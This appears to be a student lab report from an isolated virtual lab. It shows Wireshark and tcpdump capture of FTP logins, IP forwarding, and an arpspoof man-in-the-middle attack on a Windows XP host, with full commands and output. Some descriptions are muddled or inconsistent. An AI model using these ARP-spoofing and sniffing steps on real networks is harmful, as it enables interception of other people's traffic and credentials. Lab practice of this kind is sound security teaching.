Capturing Traffic


Name: Alizeh Jafri

Task 1

No, I am not able to capture the TCP traffic because the ARP catch for the Kali machine has not been set up.

I logged in to Kali linux as anonymous:

I typed wireshark in Kali. Then I told wireshark to to capture on the local network interface (eth0). For that, I clicked on Capture → Options → eth0 option. I also unchecked the 'Use promiscuous mode' so that the results would be like that on the physical switched network instead of the VMware network. Then I clicked the 'start' in order to begin the traffic capture. I typed ftp and the IP address of Windows XP:



Task 2

I connected the targeted Windows XP from Kali as shown below:

Then I typed FTP in the filter and clicked on the 'Apply' button. Next, I clicked on the follow TCP Stream to get the result of user anonymous and password.

Task 3

In kali I wrote 'arp' command to see the ARP cache and the echo command to change the value from 0 to 1 and to enable the man in the middle attack as shown below:

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.0.1              ether   bc:64:4b:34:96:59   C                     eth0
root@kali:~# echo 1 > /proc/sys/net/ipv4/ip_forward
root@kali:~# cat /proc/sys/net/ipv4/ip_forward
1
root@kali:~#
```


Next, I typed arp -a command to check the ARP catch in Ubuntu as shown below:

```
georgia@ubuntu: ~
File  Edit  View  Terminal  Tabs  Help
georgia@ubuntu:~$ arp -a
? (192.168.0.13) at 00:0c:29:54:0e:a9 [ether] on eth5
? (192.168.0.1) at bc:64:4b:34:96:59 [ether] on eth5
georgia@ubuntu:~$
```

Before I launch the attack, Mac address is shown below:


```
root@kali:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:73:81:31
          inet addr:192.168.0.12  Bcast:192.168.0.255  Mask:255.255.255.0
          inet6 addr: 2603:9001:580f:e800:20c:29ff:fe73:8131/64 Scope:Global
          inet6 addr: fe80::20c:29ff:fe73:8131/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:212562 errors:810 dropped:271 overruns:0 frame:0
          TX packets:1583 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:196132742 (187.0 MiB)  TX bytes:310656 (303.3 KiB)
          Interrupt:19 Base address:0x2000
```

Then I used the ARPspoof tool in order to launch the attack. And we can see the IP of windows XP is mapped with that of Kali:



```
root@kali:~# arpspoof -i eth0 -t 192.168.0.13 192.168.0.1
0:c:29:73:81:31 0:c:29:54:e:a9 0806 42: arp reply 192.168.0.1 is-at 0:c:29:73:81
:31
0:c:29:73:81:31 0:c:29:54:e:a9 0806 42: arp reply 192.168.0.1 is-at 0:c:29:73:81
:31
0:c:29:73:81:31 0:c:29:54:e:a9 0806 42: arp reply 192.168.0.1 is-at 0:c:29:73:81
:31
0:c:29:73:81:31 0:c:29:54:e:a9 0806 42: arp reply 192.168.0.1 is-at 0:c:29:73:81
:31
0:c:29:73:81:31 0:c:29:54:e:a9 0806 42: arp reply 192.168.0.1 is-at 0:c:29:73:81
:31
0:c:29:73:81:31 0:c:29:54:e:a9 0806 42: arp reply 192.168.0.1 is-at 0:c:29:73:81
:31
0:c:29:73:81:31 0:c:29:54:e:a9 0806 42: arp reply 192.168.0.1 is-at 0:c:29:73:81
:31
0:c:29:73:81:31 0:c:29:54:e:a9 0806 42: arp reply 192.168.0.1 is-at 0:c:29:73:81
:31
0:c:29:73:81:31 0:c:29:54:e:a9 0806 42: arp reply 192.168.0.1 is-at 0:c:29:73:81
:31
0:c:29:73:81:31 0:c:29:54:e:a9 0806 42: arp reply 192.168.0.1 is-at 0:c:29:73:81
```


After, the attack was launched successfully. The Windows XP Mac address is in the Kali linux:



```
? (192.168.0.1) at bc:64:4b:34:96:59 [ether] on eth5
georgia@ubuntu:~$
georgia@ubuntu:~$ ifconfig
eth5      Link encap:Ethernet  HWaddr 00:0c:29:5a:09:2d
          inet addr:192.168.0.16  Bcast:192.168.0.255  Mask:255.255.255.0
          inet6 addr: 2603:9001:580f:e800:20c:29ff:fe5a:92d/64 Scope:Global
          inet6 addr: fe80::20c:29ff:fe5a:92d/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1876 errors:0 dropped:0 overruns:0 frame:0
          TX packets:365 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:260293 (260.2 KB)  TX bytes:52430 (52.4 KB)
          Interrupt:19 Base address:0x2024

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:234 errors:0 dropped:0 overruns:0 frame:0
          TX packets:234 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:16720 (16.7 KB)  TX bytes:16720 (16.7 KB)

georgia@ubuntu:~$
```



```
root@kali:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:73:81:31
          inet addr:192.168.0.12  Bcast:192.168.0.255  Mask:255.255.255.0
          inet6 addr: 2603:9001:580f:e800:20c:29ff:fe73:8131/64 Scope:Global
          inet6 addr: fe80::20c:29ff:fe73:8131/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:215929 errors:816 dropped:387 overruns:0 frame:0
          TX packets:1805 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:198235860 (189.0 MiB)  TX bytes:325106 (317.4 KiB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:185 errors:0 dropped:0 overruns:0 frame:0
          TX packets:185 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:11186 (10.9 KiB)  TX bytes:11186 (10.9 KiB)

root@kali:~#
```

Task 4:

1. To specify the network interface as eth0, I used '-I'

2. To do not,resolve hostnames or port names, I used 'nn'

3. I filtered packets based on port 21

4. The source or the destination is my Windows XP machine. The IP address is 192.168.0.13

5. I captured only 4 packets. For that, I used 'c 4'

Finally, I used the command 'tcpdump -i eth0 -c 4 -nn host 192.168.0.13 and port 21' as shown below:

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# tcpdump -D
1.eth0
2.nflog (Linux netfilter log (NFLOG) interface)
3.any (Pseudo-device that captures on all interfaces)
4.lo
root@kali:~#
```

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# ftp 192.168.0.13
Connected to 192.168.0.13.
220-FileZilla Server version 0.9.32 beta
220-written by Tim Kosse (Tim.Kosse@gmx.de)
220 Please visit http://sourceforge.net/projects/filezilla/
Name (192.168.0.13:root): anonymous
331 Password required for anonymous
Password:
230 Logged on
Remote system type is UNIX.
ftp>
```

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# tcpdump -i eth0 -c 4 -nn host 192.168.0.13 and port 21
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 65535 bytes
```